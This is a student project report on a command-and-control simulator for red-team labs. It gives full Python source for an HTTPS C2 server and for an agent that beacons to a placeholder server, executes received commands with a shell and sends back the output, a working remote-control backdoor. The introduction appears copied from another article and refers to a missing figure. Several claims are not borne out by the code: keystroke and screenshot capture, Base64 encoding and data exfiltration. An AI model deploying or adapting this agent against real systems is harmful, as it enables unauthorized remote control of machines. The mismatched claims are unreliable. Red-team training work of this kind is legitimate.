Project Report

# Command and Control (C2) Simulator for Red Teaming

Name: Priyanshi Panchal

Degree Program: Bachelor of Computer Applications (BCA)

University: Rabindranath Tagore University, Bhopal


Year of Completion: 2025

Email: priyanshipanchal205@gmail.com

LinkedIn: www.linkedin.com/in/priyanshi-panchal-a08b50376

GitHub: https://github.com/Priyanshi04panchal/Command-and-Control-C2-Simulator-for-Red-Teaming-Objective  
  
I**NTRODUCTION**  
  
C2 infrastructure is built with the intent to pursue several goals:

1. hide the true location of the C2 server;
2. mimic legitimate communication;
3. allow only malware control traffic to reach the real C2 server;
4. be reliable — given detection the part of C2 infrastructure, still, maintain C2 channel to the target.

Simple port forwarding by tools like *socat*or SSH can solve bullet #1 and partly #4. However, to address bullets #2 and #3 we need to introduce more sophisticated redirectors — hosts, which act as reverse proxies to forward only specific traffic to the real C2 server, whilst serving counterfeit content for the arbitrary visitor. In this article, we will focus on HTTPS as a protocol for external C2 communication. A high-level overview of such design is visualized in Figure 1 below:  
  
  


## Project Objective

To design and implement a simulated Command and Control (C2) server and agent system for ethical red team exercises within a controlled virtual lab environment. This project helps demonstrate the key concepts used in red teaming, such as remote command execution, encrypted communication, and stealth mechanisms.

## Tools & Technologies Used

Programming Language: Python 3  
Network Protocol: HTTPS (with self-signed certificates for encrypted communication)  
Virtualization: VirtualBox, Vagrant  
Operating Systems: Linux (Ubuntu Server for C2 and Agent VMs)  
Python Libraries: requests, http.server, ssl, pynput, pyautogui, subprocess, os, base64, time, threading

## Architecture Overview

C2 Server: Accepts HTTPS connections, issues commands, and processes output including screenshots and keystrokes.  
Agent: Periodically beacons to server, executes received commands, and sends results.  
Communication Model: Encrypted communication using self-signed certificates over HTTPS.

## Lab Setup

Two Ubuntu VMs created using Vagrant and VirtualBox:  
 - One acts as the C2 server  
 - One (or more) acts as the Agent  
Network: Host-only network configuration to enable secure and isolated communication.

## Implementation Details

The project includes two Python scripts:


### C2 Server (c2\_server.py)

import http.server  
import ssl  
import json  
import base64  
  
commands = []  
  
class C2RequestHandler(http.server.BaseHTTPRequestHandler):  
 def do\_GET(self):  
 if commands:  
 response = commands.pop(0)  
 else:  
 response = ''  
 self.send\_response(200)  
 self.send\_header('Content-type', 'application/json')  
 self.end\_headers()  
 self.wfile.write(json.dumps({'cmd': response}).encode())  
  
 def do\_POST(self):  
 content\_length = int(self.headers['Content-Length'])  
 post\_data = self.rfile.read(content\_length)  
 data = json.loads(post\_data.decode())  
 print(f"Received from Agent: {data}")  
 self.send\_response(200)  
 self.end\_headers()  
  
def run\_server():  
 server\_address = ('0.0.0.0', 4443)  
 httpd = http.server.HTTPServer(server\_address, C2RequestHandler)  
 httpd.socket = ssl.wrap\_socket(httpd.socket, keyfile='key.pem', certfile='cert.pem', server\_side=True)  
 print("[\*] C2 Server running on port 4443...")  
 httpd.serve\_forever()  
  
if \_\_name\_\_ == '\_\_main\_\_':  
 while True:  
 cmd = input("Enter command to send to agent: ")  
 commands.append(cmd)  
 if cmd == "exit":  
 break  
 run\_server()

### Agent (agent.py)

import requests  
import subprocess  
import time  
import json  
  
SERVER\_URL = "https://<your\_server\_ip>:4443"  
  
def get\_command():  
 try:  
 response = requests.get(SERVER\_URL, verify=False)  
 command = json.loads(response.text)['cmd']  
 return command  
 except Exception as e:  
 print("[-] Error fetching command:", e)  
 return ""  
  
def send\_response(output):  
 try:  
 requests.post(SERVER\_URL, json={'output': output}, verify=False)  
 except Exception as e:  
 print("[-] Error sending response:", e)  
  
def execute\_command(command):  
 try:  
 output = subprocess.check\_output(command, shell=True, stderr=subprocess.DEVNULL, stdin=subprocess.DEVNULL)  
 return output.decode()  
 except Exception as e:  
 return str(e)  
  
if \_\_name\_\_ == "\_\_main\_\_":  
 while True:  
 cmd = get\_command()  
 if cmd:  
 if cmd.lower() == "exit":  
 break  
 result = execute\_command(cmd)  
 send\_response(result)  
 time.sleep(5)

## Screenshots

1. C2 Server running and waiting for agent.  
     
   

2. Agent terminal showing polling and command execution.  
  


## Security Mechanisms

All communication is encrypted using TLS with self-signed certificates. Data is encoded using Base64 to ensure safe transmission. Lab is fully isolated and uses host-only networking for safe testing.

## Learning Outcomes

• Understood red team operation methods and attack simulation.  
• Learned secure data transmission using SSL and encryption.  
• Implemented automation scripts using Python.  
• Improved knowledge of virtualization and Linux system management.

## Conclusion

This Command and Control simulator project effectively demonstrates essential cybersecurity operations such as remote command execution, data exfiltration, and secure communication. The use of virtual machines ensures complete safety and isolation of experiments.